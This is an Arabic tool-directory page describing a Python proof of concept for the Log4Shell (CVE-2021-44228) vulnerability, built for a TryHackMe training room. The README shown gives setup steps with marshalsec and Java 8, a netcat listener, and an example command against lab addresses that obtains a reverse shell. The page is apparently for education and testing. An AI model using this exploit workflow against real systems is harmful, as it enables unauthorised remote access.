
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2021-44228_PoC — نموذج إثبات مفهوم بلغة بايثون لثغرة CVE-2021-44228 (Log4Shell) يعمل على أتمتة الاستغلال عبر حمولة Java مصممة خصيصًا، مع خيارات argparse لطلبات GET قابلة للتخصيص وتسليم قشرة عكسية. | Kitploit
أدوات/GitHubGitHub/ab0x90/cve-2021-44228_poc
توليد الحمولةتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالتعلم والتعليم
GitHubab0x90/cve-2021-44228_poc

CVE-2021-44228_PoC

نموذج إثبات مفهوم بلغة بايثون لثغرة CVE-2021-44228 (Log4Shell) يعمل على أتمتة الاستغلال عبر حمولة Java مصممة خصيصًا، مع خيارات argparse لطلبات GET قابلة للتخصيص وتسليم قشرة عكسية.

عرض المستودع
16131منذ 4 سنواتلم تتم المراجعة بعد
مشاركة

POC لـ CVE-2021-44228

تم إنشاء هذا السكربت بلغة بايثون أثناء عملي على غرفة TryHackMe الخاصة بـ Log4j. وبينما تم إنشاؤه بمتغيرات افتراضية لهذه الغرفة، استخدمت argparse لجعل السكربت مرنًا لطلب GET. يمكن تغيير جميع المتغيرات الضرورية بخيارات مختلفة، انظر -h لمزيد من المعلومات.

الإعداد

يتم استضافة سكربتي فقط هنا، ويتطلب هذا تنزيلَين آخرين لكي يعمل بشكل صحيح وسأقدم روابطهما، لكن إعداد المجلدات بالطريقة التي قمت بها سيسمح للسكربت بالعمل دون عناء كبير. أولاً أنشئ مجلدًا باسم log4j (أو أي اسم تريده) ثم نفّذ git clone لهذا المستودع ثم انقل poc.py إلى /log4j/.

git clone https://github.com/ab0x90/CVE-2021-44228_PoC.git

بعد ذلك، استنسخ marshalsec في نفس المجلد الذي أنشأته للتو. ثم قم ببنائه باستخدام Maven.

git clone https://github.com/mbechler/marshalsec.git
cd marshalsec
mvn clean package -DskipTests

أخيرًا، ستحتاج إلى تنزيل إصدار ما من Java 8. بالنسبة لهذا السكربت، القيمة الافتراضية للخيار -j هي 'jdk1.8.0_20'.

يجب أن يبدو المجلد الجديد هكذا عند استخراج كل شيء.

kali@kali-[~/tools/Exploits/log4j]$ls -al
total 338448
drwxr-xr-x 5 kali kali      4096 Dec 14 15:22 .
drwx------ 3 kali kali      4096 Dec 14 14:34 ..
drwxr-xr-x 8 kali kali      4096 Jul 30  2014 jdk1.8.0_20
drwxr-xr-x 5 kali kali      4096 Dec 14 14:40 marshalsec
-rw-r--r-- 1 kali kali      2781 Dec 14 16:02 poc.py

بعد اكتمال هذا الإعداد. لاحظ أنه إذا كنت ترغب أو تحتاج إلى استخدام إصدار مختلف من Java، يمكنك ذلك باستخدام -j NAME_OF_JAVA_FOLDER.

الاستخدام


قائمة المساعدة

يتضمن السكربت الحمولة (payload) المقدمة في غرفة THM، غيّر عنوان IP/المنفذ إلى ما تريد استخدامه.

ابدأ مستمع netcat لالتقاط الصدفة على المنفذ المحدد في java_payload.

ابدأ خادم ويب ببايثون على المنفذ 8000

مثال على الأمر:

python3 poc.py -l 10.6.20.239 -i 10.10.64.53 -p 8983 

مثال على المخرجات والصدفة العكسية:

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    871
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    548
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    383
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    361
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    305
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    280

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →